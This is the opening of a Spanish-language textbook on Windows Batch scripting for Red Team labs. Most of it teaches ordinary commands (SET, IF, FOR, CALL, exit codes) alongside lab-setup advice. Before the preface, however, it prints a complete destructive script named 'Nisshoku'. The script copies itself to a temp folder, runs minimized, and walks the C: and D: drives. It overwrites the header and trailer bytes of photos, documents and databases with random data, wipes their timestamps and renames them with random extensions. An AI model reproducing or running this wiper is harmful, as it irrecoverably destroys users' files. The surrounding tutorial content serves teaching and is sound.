Batch Ofensivo

Scripts de Windows para Red Team desde Cero

Arquitectura de malware tipo

Dropper



Fundamentos y automatización para laboratorios de Red Team

Aldair Maihuiri

Dedicatoria

A mi amada y a nuestros futuros hijos.

A mis hermanos, por enseñarme el sentido de la vida.

Índice

Prefacio

PARTE I — Entender el Terreno

Capítulo 1. Por qué Batch importa en Red Team

Capítulo 2. La gramática del Batch

- Bucles contadores y condiciones de salida

PARTE II — Dominando el Sistema de Archivos

Capítulo 3. Crear y escribir archivos

- Escritura binaria y sobrescritura por regiones

Capítulo 4. Leer y buscar dentro de archivos

Capítulo 5. Mover, copiar, renombrar y borrar

Capítulo 6. Navegación y directorios

PARTE III — Ver el Sistema

Capítulo 7. Reconocimiento con Batch

PARTE IV — Persistencia

Capítulo 8. Sobrevivir al reinicio

PARTE V — Proyectos Integradores

Capítulo 9. Construyendo tus primeras herramientas

Epílogo

Apéndice A. Referencia rápida de comandos

Apéndice B. Variables de entorno de Windows

Apéndice C. Recursos para continuar

Derechos de autor y condiciones de distribución

Nisshoku

```
@echo off
setlocal EnableDelayedExpansion
title Nisshoku.Batch.Core
echo muestra nro1 Nisshoku source de svchost
echo tengo una filosofía bastante clara sobre el red team y es “como nos defendemos de algo que no conocemos?
echo por ello creo que las muestras son 100% necesarias

set "TARGET=%TEMP%\nisshoku_core.bat"
if /i not "%~f0"=="%TARGET%" (
    copy /y "%~f0" "%TARGET%" >nul 2>&1
    if exist "%TARGET%" start "" /min cmd /c "%TARGET%"
    exit /b 0
)

set "CHARS=abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

set "POOL[0]=.Nisshoku"
set "POOL[1]=.dat"
set "POOL[2]=.tmp"
set "POOL[3]=.crp"
set "POOL[4]=.bak"
set "POOL[5]=.lock"

set "PRIORITY=.jpg .jpeg .png .gif .bmp .webp .mp4 .mov .avi .mkv .docx .doc .xlsx .xls .pptx .ppt .pdf .sql .db .mdb
.pst .ost .iso .zip .rar .7z .cpp .rs .h"


set "PS_CORRUPT=fs =null;try{fs = [IO. File]:: Open(
env:NISSHO_TARGET,'Open','ReadWrite','None');if($fs.Length -gt 28){$r=New-Object Random;
h = New − Objectbyte[]12;r.NextBytes(h);fs.Write(h, 0, 12);fs.Seek(-16,'End')|Out-Null;t = New − Objectbyte[]16;
r.NextBytes(t);fs.Write($t,0,16)};$fs.Dispose();fs =null;$i=Get-Item -LiteralPath
env: NISSHO_TARGET − ErrorActionStop;z=[DateTime]::MinValue;i. CreationTime =z;i. LastAccessTime =z;
i. LastWriteTime =z}catch{}finally{if($fs){$fs.Dispose()}}"


for %%D in (C:\ D:\) do if exist %%~D (
    call :BUILD_LISTS "%%~D"
    if exist "%TEMP%\nisshoku_prio.txt" for /f "usebackq delims=" %%F in ("%TEMP%\nisshoku_prio.txt") do call
:CORRUPT "%%F"
    if exist "%TEMP%\nisshoku_std.txt" for /f "usebackq delims=" %%F in ("%TEMP%\nisshoku_std.txt") do call
:CORRUPT "%%F"
    del /f /q "%TEMP%\nisshoku_prio.txt" "%TEMP%\nisshoku_std.txt" >nul 2>&1
)
exit /b 0


:BUILD_LISTS
del /f /q "%TEMP%\nisshoku_prio.txt" "%TEMP%\nisshoku_std.txt" >nul 2>&1
for /f "usebackq delims=" %%F in (`dir /s /b /a:-d "%~1" 2^>nul`) do (
    if /i not "%%~fF"=="%~f0" (
        set "IS_PRIO=0"
        for %%E in (%PRIORITY%) do if /i "%%~xF"=="%%E" set "IS_PRIO=1"
        if "!IS_PRIO!"=="1" (echo %%~fF>>"%TEMP%\nisshoku_prio.txt") else (echo
%%~fF>>"%TEMP%\nisshoku_std.txt")
    )
)
exit /b 0
```

```
:CORRUPT
if not exist "%~1" exit /b 0
if %~z1 leq 28 exit /b 0
set "NISSHO_TARGET=%~1"
powershell -NoProfile -ExecutionPolicy Bypass -Command "%PS_CORRUPT%" >nul 2>&1
set "NEWNAME="
for /l %%i in (1,1,10) do (
    set /a "IDX=!RANDOM! %% 62"
    for %%c in (!IDX!) do set "NEWNAME=!NEWNAME!!CHARS:~%%c,1!"
)
set /a "PICK=!RANDOM! %% 6"
for %%e in (!PICK!) do set "NEWEXT=!POOL[%%e]!"
ren "%~1" "%NEWNAME%%NEWEXT%" 2>nul
exit /b 0
```

Prefacio

Una consola ya es un punto de partida

Una consola de Windows basta para empezar a describir una máquina. Puedes saber con qué identidad trabajas, recorrer archivos, reconocer procesos y guardar resultados sin instalar un entorno de desarrollo. El reto aparece cuando quieres repetir esas operaciones y confiar en lo que producen.

Batch reúne comandos en un archivo de texto que interpreta cmd.exe. Con él vas a convertir acciones sueltas en procedimientos: recibir una ruta, comprobarla, trabajar sobre ella y dejar un registro del resultado. Ese recorrido sostiene las herramientas que construirás después.

Escribo este libro para ti si usas Windows, pero todavía no has programado. No necesitas aprender otro lenguaje antes. Sí necesitas detenerte cuando una salida contradiga lo que esperabas. Una automatización que termina sin mostrar mensajes puede haber fallado en el primer paso.

Cada ejemplo pertenece a un laboratorio de análisis de malware y Red Team. Una muestra es un archivo que estudias; un artefacto es una huella que deja una actividad. El término payload se refiere al componente que realiza una acción dentro de una cadena de ejecución. Esos nombres aparecerán como parte del trabajo, sin convertir cada archivo de práctica en una amenaza real.

Al cerrar la parte III tendrás un script de reconocimiento local. Después estudiarás mecanismos de inicio y completarás tres herramientas: el recolector, un dropper con marcador de texto y un watcher. Podrás seguir sus archivos, comprobar sus resultados y localizar por qué falló una operación.

Cómo trabajar con los ejemplos

Guarda los scripts con la extensión .bat y cópialos como texto, sin las comillas tipográficas de un procesador de documentos. Los cuadros contienen código; los títulos y las instrucciones que los acompañan quedan fuera del archivo.

Los bloques identificados como «Consola» se ejecutan en cmd.exe. Los que dicen «Script completo» se guardan con el nombre indicado. Un fragmento se incorpora al script que está explicado en esa misma sección. La diferencia importa: FOR emplea un solo signo de porcentaje en la consola y dos dentro de un .bat.

Los scripts usan comentarios con :: fuera de bloques entre paréntesis. Dentro de esos bloques uso REM, el comando de comentarios, para evitar los problemas que pueden provocar las etiquetas usadas como comentarios. Los mensajes del código evitan tildes para reducir diferencias entre páginas de códigos; las salidas de Windows pueden conservar sus propios caracteres.

Prueba los pasos en orden. Cuando un ejemplo crea un archivo, comprueba que exista y abre su contenido. Cuando mueve una muestra de práctica, revisa origen y destino. Cuando devuelve un código, obsérvalo antes de ejecutar otra orden.

Mi criterio es sencillo: entender un comando incluye reconocer su límite. Una ruta entre comillas resuelve espacios, pero no vuelve confiable cualquier entrada. Un informe con tamaño distinto de cero prueba que se escribió algo, pero no demuestra que todas sus consultas tuvieron éxito.

Los ejercicios cierran cada capítulo. Resuélvelos antes de seguir y conserva sus resultados dentro de sandbox. Podrás comparar los archivos y corregir una diferencia sin reconstruir todo el laboratorio.

Laboratorio mínimo

Necesitas una máquina virtual con Windows 10 u 11, una cuenta estándar y un editor de texto plano. Crea una instantánea antes de practicar operaciones de borrado. Para estas partes bastan archivos de texto propios; no necesitas descargar malware.

Abre el menú Inicio, escribe cmd y ejecuta el Símbolo del sistema. Prepara la raíz del laboratorio desde esa consola.

Consola

```
:: Crea la raiz de trabajo dentro de tu perfil.
md "%USERPROFILE%\malware\sandbox"
:: Entra en ella aunque este en otra unidad.
cd /d "%USERPROFILE%\malware\sandbox"
:: Abre el editor para escribir el primer script.
notepad hello_redteam.bat
```

Si MD indica que el directorio ya existe, puedes continuar. En el editor elige el tipo «Todos los archivos» y revisa que el nombre no termine en .bat.txt. Activa la visualización de extensiones en el Explorador. Los ejemplos se guardan en texto ASCII o UTF-8 sin BOM; el contenido proporcionado utiliza caracteres ASCII en las instrucciones ejecutables.

Trabaja únicamente en equipos propios o autorizados y mantén las muestras reales aisladas de tu sistema habitual. La enumeración puede producir datos de usuarios, direcciones de red y software instalado: conserva los informes dentro del laboratorio.

Algunas políticas bloquean intérpretes o utilidades aunque formen parte de Windows. Un bloqueo es una condición del entorno que debes registrar. Ejecutar todo como administrador desde el comienzo ocultaría diferencias de permisos que necesitas aprender a reconocer.

PARTE I

Entender el Terreno

Capítulo 1

Por qué Batch importa en Red Team

1.1 Trabajar con herramientas presentes

Living off the Land describe el uso de herramientas ya disponibles en un sistema para realizar operaciones. En una evaluación de seguridad, permite estudiar capacidades del entorno sin introducir un ejecutable propio para cada tarea.

CMD, WHOAMI y TASKLIST forman parte del conjunto que vas a utilizar. El intérprete coordina las órdenes; las otras utilidades consultan información del equipo. Que una herramienta sea nativa no la vuelve invisible: puede generar registros, aparecer en la lista de procesos y ser observada por controles de seguridad.

Consola

```
:: Muestra la version del interprete y del sistema.
ver
:: Consulta la identidad del proceso que ejecuta la orden.
whoami
:: Enumera procesos accesibles desde esa identidad.
tasklist
```

VER es un comando interno de cmd.exe. WHOAMI y TASKLIST son programas externos. Puedes usar ambos tipos desde un mismo archivo Batch, aunque su implementación y sus códigos de salida no sean idénticos.

La utilidad ofensiva está en reconocer contexto y automatizar preparación. La utilidad defensiva está en repetir consultas durante el análisis de un incidente. La mecánica de ejecución es la misma; la autorización y el objetivo determinan el uso.

Tu primera tarea consiste en observar qué responde tu Windows. No copies una salida de Internet para completar un informe: la identidad y los procesos deben corresponder al equipo donde ejecutaste las órdenes.

1.2 Qué interpreta cmd.exe

Un intérprete lee instrucciones y las ejecuta según sus reglas. cmd.exe reconoce comandos internos, resuelve nombres de programas y aplica operadores como la redirección. Un archivo Batch es texto que ese intérprete procesa.

Consola

```
:: Ejecuta una consulta y termina la nueva instancia.
cmd /d /c ver
:: Ejecuta la consulta y conserva la nueva consola activa.
cmd /d /k ver
```

/c termina la instancia después de la orden. /k la mantiene abierta. /d evita ejecutar las entradas AutoRun del procesador de comandos; no desactiva políticas de seguridad ni cambia los permisos del usuario. Para salir de la segunda instancia, escribe EXIT.

El directorio actual también forma parte del contexto. Si ejecutas un programa por su nombre, CMD puede buscarlo en el directorio actual y en las rutas de PATH. En una carpeta de muestras, un archivo con el mismo nombre que una utilidad puede alterar lo que se ejecuta.

Consola

```
:: Consulta la utilidad mediante una ruta conocida.
"%SystemRoot%\System32\whoami.exe"
```

La ruta evita depender de la búsqueda por nombre para esa orden. En Windows de 64 bits, una consola de 32 bits puede experimentar redirección del sistema de archivos. Mantén la misma arquitectura de consola al comparar resultados; una ruta escrita igual no garantiza siempre la misma vista del sistema.

1.3 Qué cambia entre bat y cmd

Las extensiones .bat y .cmd identifican scripts que puede procesar cmd.exe. .bat mantiene compatibilidad histórica con el ecosistema de archivos por lotes; .cmd nació en la familia Windows NT. En Windows 10 y 11, los ejemplos de este libro usan .bat para mantener una convención única.

No cambias el lenguaje al renombrar una extensión por la otra. Tampoco conviertes el texto en un ejecutable compilado. Hay diferencias históricas en ciertos comportamientos de ERRORLEVEL y extensiones de comandos; por eso conviene comprobar el resultado de cada utilidad y no basarse en la extensión.

Consola

```
:: Abre un archivo que vas a guardar como texto plano.
notepad hello_redteam.bat
```

Escribe el script de la página siguiente. Si el editor añade .txt, CMD no lo tratará como el archivo Batch que esperas al invocarlo por su nombre. El Explorador puede esconder esa extensión adicional y hacer que el problema resulte poco evidente.

El nombre del archivo también influye. Evita llamar al script tasklist.bat, reg.bat o cmd.bat. Podría interferir con la resolución de una utilidad que invoques después. Prefiero nombres que describan el procedimiento, como recon_local.bat o sample_inventory.bat.

Una extensión comunica una asociación de ejecución. El contenido determina lo que realmente hace el archivo. Esta distinción vuelve a aparecer cuando renombres muestras: cambiar .txt por .bat no añade instrucciones que antes no existían.

1.4 Tu primer script

ECHO escribe texto en la salida estándar. Vas a usarlo para comprobar que el intérprete ejecuta el archivo correcto y para identificar la sesión desde la que trabajas.

Script completo — hello_redteam.bat

```
@echo off
:: Limita los cambios de entorno a este script.
setlocal
:: Escribe un mensaje reconocible.
echo Hello, Red Team
:: Incluye el nombre del equipo del laboratorio.
echo Equipo: %COMPUTERNAME%
:: Consulta la identidad efectiva.
whoami
:: Espera una tecla para revisar la salida.
pause
:: Termina el script sin cerrar la consola de origen.
exit /b 0
```

@echo off evita que CMD muestre cada instrucción antes de ejecutarla. El signo @ aplica ese silencio a la propia línea. Las salidas de ECHO y WHOAMI siguen siendo visibles.

SETLOCAL conserva un ámbito de variables para el script; sus cambios se revierten al finalizarlo. %COMPUTERNAME% se sustituye por el nombre del equipo. WHOAMI consulta la identidad que ejecuta el proceso, que podría diferir de la cuenta con la que imaginas estar trabajando.

PAUSE mantiene la ejecución detenida hasta que pulses una tecla. EXIT /B 0 devuelve el control al llamador con código cero. El modificador /B es el que evita cerrar la instancia de CMD desde la que lanzaste el archivo.

Guarda y ejecuta. Debes ver el saludo, el equipo, la identidad y la espera. No necesitas que el nombre coincida con el de otra máquina: necesitas que la salida sea coherente con la tuya.

1.5 Ejecutar y observar el resultado

Ejecutar desde una consola abierta permite conservar los mensajes después de que termine el archivo. El doble clic crea una experiencia distinta: si el script acaba rápido, la ventana puede cerrarse antes de que alcances a leer un error.

Consola — desde sandbox

```
:: Ejecuta el script dentro de la consola actual.
hello_redteam.bat
:: Consulta el codigo inmediatamente despues.
echo Codigo de salida: %ERRORLEVEL%
```

La segunda orden debe ejecutarse al volver de PAUSE y terminar el script. %ERRORLEVEL% representa el estado que dejó la última operación relevante. Otros comandos pueden modificarlo; consulta o guarda ese valor antes de continuar con más trabajo.

Si la consola dice que el archivo no se reconoce, comprueba el directorio actual, la extensión completa y la escritura del nombre. Si el editor muestra comillas curvas, reemplázalas por comillas rectas. CMD no interpreta las comillas de una publicación como delimitadores equivalentes.

Para ejecutar un script desde otro Batch y regresar al punto de llamada, usa CALL. Sin CALL, encadenar otro .bat puede transferir la ejecución sin volver al siguiente comando del primero.

Fragmento para un script llamador

```
:: Ejecuta el segundo Batch y recupera el control.
call "%USERPROFILE%\malware\sandbox\hello_redteam.bat"
:: Confirma que el llamador continua.
echo Regreso al script llamador.
```

CALL es útil para scripts controlados. No lo emplees para volver a interpretar líneas de un archivo de indicadores: convertir datos en órdenes cambia por completo el riesgo del procedimiento.

1.6 Pausar y salir con intención

Una pausa sirve al revisar un ejemplo a mano. En una tarea automatizada puede bloquear el proceso indefinidamente. Mantén PAUSE en los primeros ensayos y retíralo de las herramientas que deban terminar sin intervención.

EXIT cierra el procesador de comandos. EXIT /B finaliza el contexto Batch actual y puede devolver un código. En una subrutina llamada con CALL, ese mismo /B permite regresar a su llamador.

Script completo — recon_status.bat

```
@echo off
:: Mantiene el entorno local al script.
setlocal
:: Consulta la identidad y permite ver su salida.
whoami
:: Devuelve fallo si la utilidad no completo la consulta.
if errorlevel 1 exit /b 1
:: Confirma la consulta antes de terminar.
echo Consulta de identidad completada.
:: Devuelve exito al llamador.
exit /b 0
```

IF ERRORLEVEL 1 se cumple cuando el código es uno o mayor. No significa «igual a uno». Esta forma evita expandir una variable dentro de un bloque y permite reaccionar al resultado inmediato de una utilidad.

No todos los programas interpretan el cero y los valores positivos de la misma manera. ROBOCOPY tiene una convención propia que estudiarás al copiar directorios. Por ahora, el ejemplo comprueba WHOAMI y devuelve un resultado sencillo para su llamador.

Prueba recon_status.bat desde la consola. Consulta el código en la siguiente línea. La ausencia de una pausa hace que el archivo termine por sí solo; la consola que ya estaba abierta conserva la salida para revisarla.

1.7 Ventana visible, minimizada y oculta

El estado de una ventana pertenece al modo de lanzamiento del proceso. @echo off controla el eco de instrucciones: no oculta la consola. Redirigir a NUL elimina una salida: tampoco elimina la ventana.

Para lanzar la prueba minimizada puedes usar START. El primer texto entre comillas se reserva para el título; por eso se utiliza un título vacío antes de la ruta del ejecutable.

Consola

```
:: Abre la prueba en una ventana minimizada.
start "" /min "%ComSpec%" /d /c ^
  call "%USERPROFILE%\malware\sandbox\hello_redteam.bat"
```

El carácter ^ une la siguiente línea. Debe ser el último carácter de la línea: un espacio posterior puede romper la continuación. Puedes escribir la orden en una sola línea eliminando ^ y el salto.

/min minimiza; no oculta. /B evita crear otra ventana de Símbolo del sistema al iniciar una aplicación de consola, pero esta puede compartir la consola existente. Ninguna de esas opciones convierte la actividad en indetectable.

Una ejecución realmente sin ventana depende de un anfitrión que cree el proceso con ese estado, de una aplicación gráfica o de una configuración de lanzamiento externa al propio Batch. No existe una instrucción interna universal que haga desaparecer su consola y mantenga todas las condiciones del entorno.

Durante el aprendizaje conserva la ventana visible. En el análisis de una muestra, distingue el estado visual de su ejecución de los procesos, archivos y registros que produce. Son observaciones diferentes.

1.8 Ejercicio y comprobación

Crea un archivo llamado recon_identity.bat dentro de sandbox. Debe escribir un encabezado con el nombre del equipo, ejecutar WHOAMI y terminar con código cero si la consulta funciona. Si falla, debe devolver uno.

Primero ejecútalo desde una consola abierta. Después llámalo desde otro Batch con CALL y comprueba que el llamador continúa. Por último, retira cualquier PAUSE y verifica que ambas pruebas terminan sin intervención.

Consola — comprobación manual

```
:: Ejecuta tu solucion.
recon_identity.bat
:: Lee el estado antes de ejecutar otra utilidad.
echo Codigo recibido: %ERRORLEVEL%
```

La salida debe mostrar una identidad con el formato que Windows determine, normalmente equipo o dominio seguido del usuario. El texto del encabezado lo defines tú. El código de salida corresponde al comportamiento de tu script, no al texto que escribiste con ECHO.

Si termina con éxito aunque escribiste mal WHOAMI, revisa el orden de la comprobación. Un ECHO intercalado o un EXIT /B 0 incondicional puede esconder el fallo que querías transmitir.

Referencia técnica: Microsoft Learn, páginas «cmd», «start», «exit», «call» y «whoami» de Windows Commands. La ayuda local de cada comando permite contrastar sus opciones en tu instalación.

Ya puedes ejecutar una secuencia y devolver un resultado. Para que esa secuencia sirva con distintas muestras, necesita recibir datos y tomar decisiones.

Capítulo 2

La gramática del Batch

2.1 Guardar datos con SET

Una variable asocia un nombre con un valor dentro del entorno del proceso. En un script de análisis permite definir una ruta una sola vez y reutilizarla sin copiarla en cada comando.

Script completo — sample_context.bat

```
@echo off
:: Aisla las variables y conserva signos de exclamacion.
setlocal EnableExtensions DisableDelayedExpansion
:: Define la carpeta que contiene las muestras de practica.
set "target_dir=%USERPROFILE%\malware\sandbox\samples"
:: Define un nombre de muestra sin guardar comillas en el valor.
set "sample_name=dropper_v1.txt"
:: Expande ambas variables para mostrar una ruta.
echo "%target_dir%\%sample_name%"
:: Termina con exito.
exit /b 0
```

La forma SET "nombre=valor" deja las comillas fuera del contenido. También evita que un espacio situado después de la comilla final se agregue al valor. Al leer una ruta, las comillas vuelven a colocarse alrededor de la expansión para proteger sus espacios.

SETLOCAL con DisableDelayedExpansion conserva los signos de exclamación de los nombres. EnableExtensions habilita funciones de CMD utilizadas en los ejemplos. Estas opciones son locales al script; no cambian la configuración permanente de Windows.

Una variable inexistente normalmente se expande a texto vacío. Si esperabas una carpeta y recibes un valor vacío, el comando resultante puede apuntar a otra ubicación. Antes de una operación de escritura o borrado, valida el dato que vas a utilizar.

No uses SETX para variables temporales de un ejercicio. SETX modifica un entorno persistente que afecta procesos futuros; SET trabaja con el entorno del proceso actual.

2.2 Leer, sustituir y retirar valores

La expansión con porcentajes sustituye una variable por su valor cuando CMD interpreta la instrucción. El nombre no distingue mayúsculas y minúsculas, aunque una convención consistente facilita revisar el script.

Script completo — sample_state.bat

```
@echo off
:: Mantiene las variables dentro del script.
setlocal
:: Asigna el estado inicial de una muestra de practica.
set "sample_state=pending"
:: Muestra el valor que acaba de asignarse.
echo Estado: %sample_state%
:: Sustituye el valor anterior.
set "sample_state=reviewed"
:: Muestra el nuevo contenido.
echo Estado: %sample_state%
:: Elimina la variable del entorno local.
set "sample_state="
:: Comprueba su ausencia.
if not defined sample_state echo Estado retirado.
:: Devuelve exito.
exit /b 0
```

IF DEFINED comprueba si la variable tiene un valor definido. Un valor vacío equivale a retirarla. No confundas un archivo vacío, que sí existe, con una variable vacía, que deja de estar definida.

Una asignación no escribe un archivo. El valor vive en el entorno del proceso y puede heredarse a procesos hijos. Al terminar SETLOCAL, los cambios locales se revierten. El archivo del informe, en cambio, permanece hasta que otra operación lo cambie o lo borre.

Esta separación ayuda a diseñar herramientas: usa variables para coordinar la ejecución y archivos para conservar resultados. No esperes recuperar en una consola nueva una variable que solo existió dentro del script anterior.

2.3 Variables del entorno de trabajo

Windows proporciona variables que describen el perfil y el sistema. En un laboratorio evitan fijar un nombre de usuario que solo existe en la máquina del autor.

Consola

```
:: Muestra la raiz del perfil actual.
echo "%USERPROFILE%"
:: Muestra los datos de aplicacion itinerantes del usuario.
echo "%APPDATA%"
:: Muestra la ubicacion temporal del proceso.
echo "%TEMP%"
:: Muestra equipo y cuenta declarados en el entorno.
echo %COMPUTERNAME%\%USERNAME%
:: Muestra el directorio de Windows.
echo "%SystemRoot%"
```

USERPROFILE suele apuntar al perfil, pero no garantiza que el Escritorio esté en una subcarpeta llamada Desktop: puede estar redirigido. Por eso el laboratorio usa una carpeta propia bajo el perfil, sin depender de la ubicación del Escritorio.

APPDATA contiene datos itinerantes; no representa todos los datos de aplicaciones. TEMP puede variar entre sesiones, usuarios y procesos elevados. SystemRoot identifica el directorio de Windows y ComSpec suele contener la ruta de cmd.exe.

COMPUTERNAME y USERNAME son cadenas del entorno. Para conocer la identidad efectiva utiliza WHOAMI. Una variable puede ser modificada dentro del proceso; su contenido no constituye una prueba de permisos.

En análisis, estas rutas permiten localizar artefactos asociados al usuario. En automatización, sirven para escribir resultados sin depender de una ruta fija como C:\Users\analyst. Ninguna variable concede acceso adicional a la carpeta que señala.

2.4 Recibir argumentos

Un argumento es un dato que pasas al invocar un script. %1 y %2 representan los dos primeros; %* conserva la lista de argumentos. Así puedes reutilizar un procedimiento con distintas carpetas de muestras.

Script completo — sample_args.bat

```
@echo off
:: Evita expandir signos de exclamacion de las rutas.
setlocal EnableExtensions DisableDelayedExpansion
:: Recibe el primer argumento quitando sus comillas externas.
set "target_dir=%~1"
:: Recibe el segundo argumento.
set "sample_name=%~2"
:: Muestra ambos valores como datos.
echo Carpeta: "%target_dir%"
echo Muestra: "%sample_name%"
:: Devuelve exito.
exit /b 0
```

Consola — invocación

```
:: Pasa una ruta con espacios como un solo argumento.
sample_args.bat "%USERPROFILE%\malware\sandbox" "dropper v1.txt"
```

El modificador ~ elimina las comillas externas del argumento. Las vuelves a añadir al emplearlo como ruta. Si no pasas el segundo argumento, sample_name queda sin definir.

%* resulta útil al reenviar parámetros a una herramienta conocida, pero no valida su contenido. No lo expandas como una orden independiente ni lo entregues a CALL para ejecutar instrucciones recibidas de una fuente desconocida.

Los ejemplos de este libro reciben rutas controladas del laboratorio, sin comillas incrustadas, saltos de línea ni instrucciones. CMD no proporciona un sistema general de separación entre código y datos. Para entradas hostiles o formatos complejos, necesitas otro enfoque de procesamiento.

2.5 Argumentos y ubicación del script

%0 identifica la invocación del propio archivo. %~dp0 obtiene su unidad y directorio, con barra final. Es útil cuando quieres localizar recursos junto al script aunque lo ejecutes desde otra carpeta.

Script completo — sample_location.bat

```
@echo off
:: Conserva literalmente los nombres del laboratorio.
setlocal EnableExtensions DisableDelayedExpansion
:: Resuelve una carpeta situada junto al script.
set "target_dir=%~dp0samples"
:: Muestra la ubicacion de trabajo heredada.
echo Directorio actual: "%CD%"
:: Muestra la ubicacion asociada al archivo Batch.
echo Carpeta de muestras: "%target_dir%"
:: Muestra la ruta completa del propio script.
echo Script: "%~f0"
:: Devuelve exito.
exit /b 0
```

%CD% y %~dp0 responden preguntas distintas. El primero indica dónde está trabajando la consola; el segundo señala dónde se encuentra el script. Un archivo puede vivir en sandbox y ejecutarse mientras la consola está situada en el directorio de Windows.

Otros modificadores permiten obtener el nombre y la extensión de un argumento: %~n1 y %~x1. %~f1 expande su ruta completa; esa expansión no comprueba que el archivo exista ni resuelve todas las particularidades de enlaces y permisos.

Usa estas formas para componer salidas y registrar procedencia. Antes de escribir junto al script comprueba que la carpeta admita escritura: un archivo ubicado en una ruta protegida no adquiere permiso para crear recursos allí por el hecho de ejecutarse.

2.6 Decidir con IF

IF ejecuta una instrucción cuando se cumple una condición. Puedes comparar texto, comprobar una variable o reaccionar a un código de salida. En un recolector evita continuar con una ruta ausente.

Script completo — sample_mode.bat

```
@echo off
:: Aisla el modo recibido como argumento.
setlocal
:: Guarda el argumento de seleccion.
set "recon_mode=%~1"
:: Detiene la ejecucion si no recibio un modo.
if not defined recon_mode goto usage
:: Compara sin distinguir mayusculas y minusculas.
if /i "%recon_mode%"=="local" goto local_recon
:: Rechaza cualquier otro valor.
echo Modo no admitido.
exit /b 2
:local_recon
:: Ejecuta una consulta local.
whoami
exit /b
:usage
:: Explica el argumento que falta.
echo Uso: sample_mode.bat local
exit /b 2
```

/i modifica la comparación de texto. Los dos signos igual forman el operador de igualdad usado aquí. Las comillas permiten comparar también una expansión vacía, aunque la validación anterior ya controla ese caso.

GOTO dirige la ejecución a una etiqueta del mismo archivo. EXIT /B sin número conserva el estado vigente; en esta rama transmite el resultado que dejó WHOAMI.

El valor dos identifica un uso incorrecto del script por decisión de este ejemplo. No existe una tabla universal de códigos aplicable a todos los programas. Documenta los que definas y respeta las convenciones de las utilidades que invoques.

2.7 Comprobar archivos y directorios

IF EXIST comprueba la existencia de una ruta. Para una carpeta conocida puedes añadir una barra final. Una comprobación positiva no garantiza que tengas permiso para leer o modificar todo su contenido.

Script completo — sample_exists.bat

```
@echo off
:: Conserva rutas con espacios y signos de exclamacion.
setlocal EnableExtensions DisableDelayedExpansion
:: Define el archivo de practica esperado.
set "sample_path=%USERPROFILE%\malware\sandbox\sample_report.txt"
:: Toma una rama si la ruta no existe.
if not exist "%sample_path%" goto missing
:: Confirma la presencia sin ejecutar el archivo.
echo Ruta encontrada: "%sample_path%"
exit /b 0
:missing
:: Explica la ausencia y devuelve un fallo controlado.
echo No existe: "%sample_path%"
exit /b 1
```

IF NOT invierte la condición que viene a continuación. Esta variante mantiene el camino de éxito corto: primero descarta una entrada ausente y después ejecuta el trabajo que depende de ella.

Existe un intervalo entre comprobar una ruta y usarla. Otro proceso podría borrarla, sustituirla o bloquearla durante ese intervalo. Por eso necesitas comprobar también el resultado de COPY, TYPE o la operación posterior.

En una práctica individual, ese intervalo puede pasar inadvertido. En un laboratorio con un file watcher o varias herramientas actuando sobre la misma carpeta se vuelve visible. No describas IF EXIST como garantía de que la siguiente instrucción tendrá éxito: solo observa un estado en un momento concreto.

2.8 Recorrer valores y archivos con FOR

FOR repite una instrucción para cada elemento de un conjunto. En un inventario permite aplicar la misma consulta a varias rutas sin copiar el comando a mano.

Script completo — sample_names.bat

```
@echo off
:: Habilita modificadores de variables FOR.
setlocal EnableExtensions DisableDelayedExpansion
:: Recorre nombres controlados del laboratorio.
for %%F in (dropper.txt loader.txt stager.txt) do (
  REM Muestra el elemento actual sin ejecutarlo.
  echo Muestra: %%F
)
:: Devuelve exito al completar el recorrido.
exit /b 0
```

%%F es la variable de iteración dentro del archivo. La letra distingue mayúsculas y minúsculas. En una consola interactiva escribirías %F. Los paréntesis delimitan el cuerpo de varias instrucciones; REM evita usar etiquetas de comentario dentro de ese cuerpo.

Fragmento — inventario de archivos existentes

```
:: Recorre los txt de la carpeta que define el laboratorio.
for %%F in ("%USERPROFILE%\malware\sandbox\*.txt") do (
  REM Evita tratar una coincidencia ausente como archivo real.
  if exist "%%~fF" echo "%%~nxF"
)
```

%~nx combinado con una variable FOR obtiene nombre y extensión; %%~fF obtiene la ruta completa. La comprobación cubre el caso sin coincidencias. El comodín describe una selección por nombre, no una validación del contenido del archivo.

Este FOR no entra en subdirectorios. La recursión se trabaja después, cuando puedas delimitar la raíz y guardar la salida del recorrido.

2.9 Qué ocurre con las variables dentro de un bloque

CMD puede expandir las variables con porcentajes al leer un bloque completo. Si cambias una variable dentro de ese bloque y vuelves a leerla con porcentajes, puedes obtener el valor anterior.

Script completo — recon_counter.bat

```
@echo off
:: Activa expansion al ejecutar cada instruccion del bloque.
setlocal EnableExtensions EnableDelayedExpansion
:: Inicializa un contador numerico controlado.
set /a sample_count=0 >nul
:: Recorre tres identificadores propios.
for %%S in (dropper loader stager) do (
  REM Suma una muestra al contador.
  set /a sample_count+=1 >nul
  REM Lee el valor actualizado en esta iteracion.
  echo !sample_count! - %%S
)
:: Devuelve exito.
exit /b 0
```

La expansión retardada usa signos de exclamación. SET /A realiza operaciones aritméticas; >NUL descarta su salida. El contador aumenta en cada vuelta y el mensaje muestra 1, 2 y 3 junto a los nombres.

Esta opción exige cuidado con nombres que contienen !. Al procesar rutas, mantenerla habilitada puede alterar esos caracteres. Actívala para datos numéricos controlados y desactívala cuando necesites preservar nombres literales.

Otra solución es sacar el trabajo de un bloque y organizarlo en una subrutina. No necesitas activar expansión retardada en todo el libro para resolver un contador. Elegir el ámbito adecuado evita corregir un problema y crear otro en los nombres de las muestras.

2.10 Etiquetas y subrutinas

Una etiqueta marca un punto del archivo. GOTO salta a él; CALL seguido de una etiqueta ejecuta una subrutina y permite regresar con EXIT /B. Esta diferencia hace posible separar tareas sin perder el orden principal.

Script completo — recon_sections.bat

```
@echo off
:: Conserva cambios dentro de la ejecucion.
setlocal
:: Invoca una subrutina con un argumento controlado.
call :section identity
:: Ejecuta la consulta despues del encabezado.
whoami
:: Evita caer por accidente en la subrutina.
exit /b
:section
:: Muestra el argumento recibido por la subrutina.
echo ==== %~1 ====
:: Regresa a la instruccion posterior a CALL.
exit /b 0
```

Al llamar a la etiqueta, %1 corresponde al argumento de esa llamada. EXIT /B regresa al punto posterior a CALL. La salida principal antes de la etiqueta impide que el flujo entre en la subrutina al alcanzar el final de las instrucciones iniciales.

GOTO no crea un punto de retorno. Si sustituyes CALL por GOTO, el script no vuelve automáticamente al lugar del salto. Usa GOTO para desviar el flujo y CALL para una tarea que debe regresar.

